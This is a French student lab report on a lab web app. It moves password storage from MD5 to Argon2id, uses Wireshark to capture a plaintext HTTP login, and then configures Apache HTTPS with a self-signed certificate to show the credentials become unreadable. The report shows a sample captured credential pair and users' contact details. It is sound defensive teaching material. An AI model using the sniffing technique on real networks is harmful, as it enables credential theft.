Après l'exécution du script, la base de données a été vérifiée afin de confirmer que l'ensemble des mots de passe utilisateurs était désormais stocké à l'aide de l'algorithme **Argon2id**.

	id	role_id	email	password_hash	full_name	phone	is_active	created_at	updated_at	force_reset
☐	1	1	admin@lab.local	\$argon2id\$v=19\$m=65536,t=4,p=1\$LiHFNWdqZkdaMUZKL0d...	Lab Admin	+21260000001	1	2025-10-19 14:40:34	2025-12-28 05:19:28	1
☐	2	2	doc.alice@lab.local	\$argon2id\$v=19\$m=65536,t=4,p=1\$NFRSY3UzUXduMnJSSGU...	Dr Alice	+212600000002	1	2025-10-19 14:40:34	2025-12-28 05:19:28	1
☐	3	3	nurse.bob@lab.local	\$argon2id\$v=19\$m=65536,t=4,p=1\$bidFeTB0aGF3cW1YVmU...	Nurse Bob	+212600000003	1	2025-10-19 14:40:34	2025-12-28 05:19:29	1
☐	4	2	doc.alice2@lab.local	\$argon2id\$v=19\$m=65536,t=4,p=1\$dDFvT0iSSnEzdXJGeHU...	Dr Alice2	+212600000002	1	2025-10-19 14:40:34	2025-12-28 05:19:29	1
☐	9	3	ayman@gmail.com	\$argon2id\$v=19\$m=65536,t=4,p=1\$WWpPNWZwOXFPVjvQWw...	aymane	0684222222	1	2025-12-26 21:54:58	2025-12-28 05:19:29	1
☐	10	3	mohamed@gmail.com	\$argon2id\$v=19\$m=65536,t=4,p=1\$UjBMcVNzTmIMWdhmWWZ...	mohamed	0236547895	1	2025-12-26 22:10:01	2025-12-28 05:19:29	1
☐	11	3	Karim@gmail.com	\$argon2id\$v=19\$m=65536,t=4,p=1\$bzJldkJaeXR0VVB5VkJ...	Karim	03265956	1	2025-12-26 23:33:41	2025-12-28 05:19:29	1

Cette migration confirme la suppression effective de l'algorithme MD5 et valide la mise en place d'un mécanisme de hachage des mots de passe conforme aux standards de sécurité actuels.

3. Unsecured Transmission: Capture credentials with Wireshark

L'objectif de cette phase est de démontrer que, même après l'adoption d'un algorithme de hachage moderne et robuste pour le stockage des mots de passe, les identifiants demeurent vulnérables lorsqu'ils sont transmis sur le réseau via le protocole HTTP non chiffré. En effet, un attaquant positionné sur le même segment réseau peut intercepter les requêtes de connexion et récupérer les identifiants avant tout traitement côté serveur.

Dans ce cadre, l'application web a été volontairement exécutée en utilisant le protocole **HTTP**, sans chiffrement TLS. Une capture réseau a été réalisée à l'aide de l'outil **Wireshark**, en sélectionnant l'interface réseau utilisée par le navigateur de la machine victime .



Après le démarrage de la capture, un utilisateur de test a soumis le formulaire de connexion en fournissant une adresse e-mail et un mot de passe.


```
▶ Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "email" = "admin@lab.local"
  ▶ Form item: "password" = "pass123"
```

Le corps de la requête HTTP affichait clairement les paramètres du formulaire, incluant l'identifiant utilisateur (adresse e-mail) et le mot de passe, transmis **en clair**.

Cette observation confirme qu'en l'absence de chiffrement TLS, les identifiants peuvent être interceptés et exploités par un attaquant capable d'écouter le trafic réseau. Ainsi, même avec un mécanisme de hachage sécurisé côté serveur, la transmission non sécurisée des données compromet totalement la confidentialité des identifiants.

2.Securing the Application with SSL/TLS


Dans cette phase, j'ai démontré de manière pratique que, même après l'adoption d'un algorithme de hachage moderne et robuste pour le stockage des mots de passe, les identifiants restent vulnérables lorsqu'ils sont transmis sur le réseau via le protocole HTTP non chiffré.

L'objectif principal de cette phase était de :

- Capturer des identifiants transmis en clair via HTTP à l'aide de Wireshark
- Mettre en place le chiffrement SSL/TLS (HTTPS) sur le serveur Apache
- Vérifier que HTTPS empêche la divulgation des identifiants en transit
- Comparer concrètement le comportement réseau de HTTP et HTTPS

Environnement de test

J'avais déjà installé **Ubuntu Server 24.04 LTS** via le Microsoft Store (WSL). J'ai donc utilisé cet environnement existant comme plateforme de test pour cette phase, sans créer une nouvelle machine virtuelle dédiée.



Vérification du fonctionnement d'Apache

Après l'installation d'Apache, j'ai commencé par vérifier que le serveur web était bien actif et fonctionnel.

Depuis le terminal Ubuntu, j'ai exécuté la commande suivante :

- **sudo systemctl status apache2**

```

aymane@DESKTOP-GE52L1H:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2025-12-30 00:32:19 +01; 22s ago
     Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 3369 (apache2)
      Tasks: 55 (limit: 9386)
     Memory: 5.9M
        CPU: 33ms
    CGroup: /system.slice/apache2.service
            └─3369 /usr/sbin/apache2 -k start
              └─3370 /usr/sbin/apache2 -k start
                └─3371 /usr/sbin/apache2 -k start

Dec 30 00:32:19 DESKTOP-GE52L1H systemd[1]: Starting The Apache HTTP Server...
Dec 30 00:32:19 DESKTOP-GE52L1H systemd[1]: Started The Apache HTTP Server.
aymane@DESKTOP-GE52L1H:~$

```

Cette étape permet de confirmer que le serveur web est opérationnel avant toute configuration SSL/TLS.

Activation des modules SSL/TLS

Afin de permettre à Apache de gérer des connexions HTTPS, j'ai activé les modules nécessaires à la prise en charge de SSL/TLS :

- **sudo a2enmod ssl**
- **sudo a2enmod rewrite**

Puis j'ai redémarré Apache pour appliquer les changements :

- **sudo systemctl restart apache2**

```

aymane@DESKTOP-GE52L1H:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
    systemctl restart apache2
aymane@DESKTOP-GE52L1H:~$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
    systemctl restart apache2
aymane@DESKTOP-GE52L1H:~$ sudo systemctl restart apache2
aymane@DESKTOP-GE52L1H:~$

```

Cette étape prépare Apache à accepter des connexions chiffrées via HTTPS.

Vérification du support PHP

Avant de configurer le chiffrement TLS, j'ai vérifié que PHP était correctement servi par Apache.

J'ai supprimé la page HTML par défaut et créé une page PHP simple :

```

sudo rm /var/www/html/index.html
sudo nano /var/www/html/index.php

```

```

aymane@DESKTOP-GE52L1H:~$ sudo rm /var/www/html/index.html
aymane@DESKTOP-GE52L1H:~$ sudo nano /var/www/html/index.php

```

Contenu du fichier :

```
aymane@DESKTOP-GE52L1H: x + v
GNU nano 6.2 /var/www/html/index.php *
<?php
echo "<h1>Hello World from PHP!</h1>";
echo "<p>This page is served by Apache.</p>";
?>
```

Pour corriger ce problème, le module PHP pour Apache a été installé à l'aide de la commande suivante :

```
sudo apt install -y libapache2-mod-php php
```

```
aymane@DESKTOP-GE52L1H:~$ sudo apt install -y libapache2-mod-php php
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libapache2-mod-php8.1 php8.1
Suggested packages:
  php-pear
The following NEW packages will be installed:
  libapache2-mod-php libapache2-mod-php8.1 php php8.1
0 upgraded, 4 newly installed, 0 to remove and 27 not upgraded.
Need to get 1780 kB of archives.
After this operation, 5503 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 libapache2-mod-php8.1
aymane@DESKTOP-GE52L1H:~$ sudo systemctl restart apache2
aymane@DESKTOP-GE52L1H:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
```

Cette commande permet d'installer le moteur PHP ainsi que son intégration avec le serveur Apache.

Après l'installation, le service Apache a été redémarré afin de prendre en compte les nouveaux modules.

Une fois cette étape réalisée, le code PHP a été correctement interprété et exécuté par le serveur,

Ensuite, j'ai accédé à la page via l'URL suivante :

<http://localhost/>



Hello World from PHP!

This page is served by Apache.

L'affichage du message "Hello World from PHP!" confirme que le serveur Apache et PHP fonctionnent correctement.

Dans le cadre de ce laboratoire, j'ai généré un **certificat SSL auto-signé** afin de sécuriser les communications HTTPS.

Ce type de certificat est destiné uniquement aux environnements de test et provoque un avertissement de sécurité dans le navigateur, ce qui est un comportement attendu.

```
aymane@DESKTOP-GE52L1H:~$ sudo mkdir -p /etc/ssl/private
aymane@DESKTOP-GE52L1H:~$ sudo mkdir -p /etc/ssl/certs
aymane@DESKTOP-GE52L1H:~$
```

Les répertoires nécessaires au stockage de la clé privée et du certificat ont été créés, puis la commande OpenSSL suivante a été exécutée pour générer un certificat RSA 4096 bits valide pour une durée d'un an :

```
aymane@DESKTOP-GE52L1H:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:4096 \
-keyout /etc/ssl/private/apache-selfsigned.key \
-out /etc/ssl/certs/apache-selfsigned.crt \
-subj "/C=MA/ST=Morocco/L=Casablanca/O=MyOrg/OU=IT/CN=localhost"
```

A large block of dots representing the progress bar or output of the command.

Cette commande génère :

- une **clé privée** utilisée par le serveur Apache,
un **certificat SSL** permettant d'établir une connexion HTTPS chiffrée.

Activation du site HTTPS sur Apache

Apache fournit un site SSL préconfiguré nommé `default-ssl.conf`.

Ce site a été activé afin de permettre l'utilisation du protocole HTTPS sur le serveur.

La commande suivante a été exécutée pour activer la configuration SSL par défaut :

- **sudo a2ensite default-ssl.conf**

```
aymane@DESKTOP-GE52L1H:~$ sudo a2ensite default-ssl.conf
Site default-ssl already enabled
aymane@DESKTOP-GE52L1H:~$
```

Ensuite, le fichier de configuration SSL a été modifié afin de remplacer les certificats par défaut par le certificat auto-signé précédemment généré.

- **sudo nano /etc/apache2/sites-available/default-ssl.conf**

```
aymane@DESKTOP-GE52L1H:~$ sudo nano /etc/apache2/sites-available/default-ssl.conf
aymane@DESKTOP-GE52L1H:~$ |
```

```
SSLEngine on

# A self-signed (snakeoil) certificate can be created by installing
# the ssl-cert package. See
# /usr/share/doc/apache2/README.Debian.gz for more info.
# If both key and certificate are stored in the same file, only the
# SSLCertificateFile directive is needed.
SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
SSLCertificateKeyFile   /etc/ssl/private/ssl-cert-snakeoil.key

# Server Certificate Chain:
# Point SSLCertificateChainFile at a file containing the
# concatenation of PEM encoded CA certificates which form the
# certificate chain for the server certificate. Alternatively
# the referenced file can be the same as SSLCertificateFile
# when the CA certificates are directly appended to the server
# certificate. For more information, see the documentation.
```

Les chemins des fichiers suivants ont été mis à jour :

- **SSLCertificateFile** /etc/ssl/certs/apache-selfsigned.crt
- **SSLCertificateKeyFile** /etc/ssl/private/apache-selfsigned.key

```
# /usr/share/doc/apache2/README.Debian.gz for more info.
# If both key and certificate are stored in the same file, only the
# SSLCertificateFile directive is needed.
SSLCertificateFile      /etc/ssl/certs/apache-selfsigned.crt
SSLCertificateKeyFile   /etc/ssl/private/apache-selfsigned.key
# Server Certificate Chain:
# Point SSLCertificateChainFile at a file containing the
# concatenation of PEM encoded CA certificates which form the
```

Après la modification de la configuration SSL, le service Apache a été redémarré afin d'appliquer les changements :


```
aymane@DESKTOP-GE52L1H:~$ sudo systemctl restart apache2
aymane@DESKTOP-GE52L1H:~$ |
```

Accès à l'application via HTTPS

Une fois la configuration terminée, l'application a été testée via les protocoles HTTP et HTTPS :

- HTTP : http://localhost
- HTTPS : https://localhost

Lors de l'accès via HTTPS, le navigateur affiche un avertissement de sécurité indiquant que le certificat n'est pas reconnu.



Cet avertissement est normal dans un environnement de test utilisant un certificat auto-signé. Après avoir cliqué sur **Advanced** → **Proceed to localhost**, la page a été chargée avec succès. Le message *“Hello World from PHP!”* s’affiche correctement, confirmant que la page est désormais servie via une connexion chiffrée.



Lorsque le navigateur affiche un cadenas barré ou un avertissement indiquant que le site n’est pas sécurisé, cela signifie que le certificat utilisé n’a pas été émis par une autorité de certification reconnue.

Cependant, le chiffrement TLS reste pleinement fonctionnel.

Dans ce laboratoire, l’utilisation d’un certificat auto-signé est intentionnelle et suffisante pour démontrer que :

- les données sont **chiffrées en transit**,
- les identifiants ne peuvent plus être interceptés en clair par un attaquant réseau.

Création de la page de connexion utilisée pour les tests de sniffing

Afin de démontrer clairement la vulnérabilité ainsi que sa mitigation, j’ai utilisé la page de connexion du laboratoire.

```
aymane@DESKTOP-GE52L1H:~$ cd /var/www/html
aymane@DESKTOP-GE52L1H:/var/www/html$
aymane@DESKTOP-GE52L1H:/var/www/html$ nano login.php
```

```
GNU nano 6.2 login.php
<?php
// Simple demo login page for HTTPS verification (lab use only)
$submitted = false;
$email = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = $_POST['email'] ?? '';
    $submitted = true;
}
?>
<!doctype html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Demo Login (HTTPS)</title>
    <meta name="viewport" content="width=device-width,initial-scale=1">
    <style>
        body { font-family: Arial, Helvetica, sans-serif; background:#f7f9fb; padding:40px; }
        .box { max-width:420px; margin:0 auto; background:#fff; padding:20px; border-radius:8px; box-shadow:0 2px 8px rgba(0,0,0,0.06); }
        label { display:block; margin-top:8px; font-weight:600; }
        input { width:100%; padding:8px; margin-top:6px; }
        button { margin-top:12px; padding:10px 14px; }
        .ok { margin-top:14px; color:#065f46; background:#ecfdf5; padding:10px; border-radius:6px; }
    </style>
</head>
<body>
    <div class="box">
        <h2>Demo Login (HTTPS)</h2>

        <?php if ($submitted): ?>
            <div class="ok">
                Login submitted for: <strong><?php echo htmlspecialchars($email, ENT_QUOTES | ENT_SUBSTITUTE); ?></strong><br>
                (This demo does not authenticate - it only posts the form so you can verify transport-level encryption.)
            </div>
        </?php>


        <label>Email</label>
        <input type="text" value="user@example.local">

        <label>Password</label>
        <input type="password" value="password">

        <button type="submit">Log in</button>
    </div>
</body>
</html>
```

Cette page permettait de soumettre une adresse e-mail et un mot de passe et a été volontairement simplifiée afin que l'analyse se concentre sur la transmission des données sur le réseau, et non sur la logique applicative.


J'ai d'abord testé la page de connexion en utilisant le protocole HTTP non chiffré.



J'ai lancé une capture réseau avec Wireshark, soumis des identifiants de test, puis arrêté la capture.


Dans Wireshark, j'ai appliqué le filtre suivant :

- ***http.request.method == "POST"***




Cela a confirmé que les identifiants étaient exposés sur le réseau avant tout mécanisme de hachage.

Ensuite, j'ai accédé à la même page en utilisant le protocole HTTPS.



Après avoir accepté l'avertissement lié au certificat auto-signé, j'ai répété le processus de connexion tout en capturant le trafic avec Wireshark.

Cette fois, j'ai appliqué le filtre TLS.



Au lieu de données lisibles, Wireshark affichait uniquement :

Encrypted Application Data. Aucune adresse e-mail ni mot de passe n'était visible.

À partir de ces tests, j'ai observé que les identifiants sont entièrement exposés lorsqu'ils sont transmis via HTTP, indépendamment du niveau de sécurité du stockage des mots de passe dans la base de données. Une fois HTTPS activé, ces mêmes identifiants deviennent totalement illisibles au niveau réseau. Wireshark pouvait capturer les paquets, mais ne pouvait révéler aucune information sensible. Cela démontre clairement l'efficacité de TLS pour la protection des données en transit.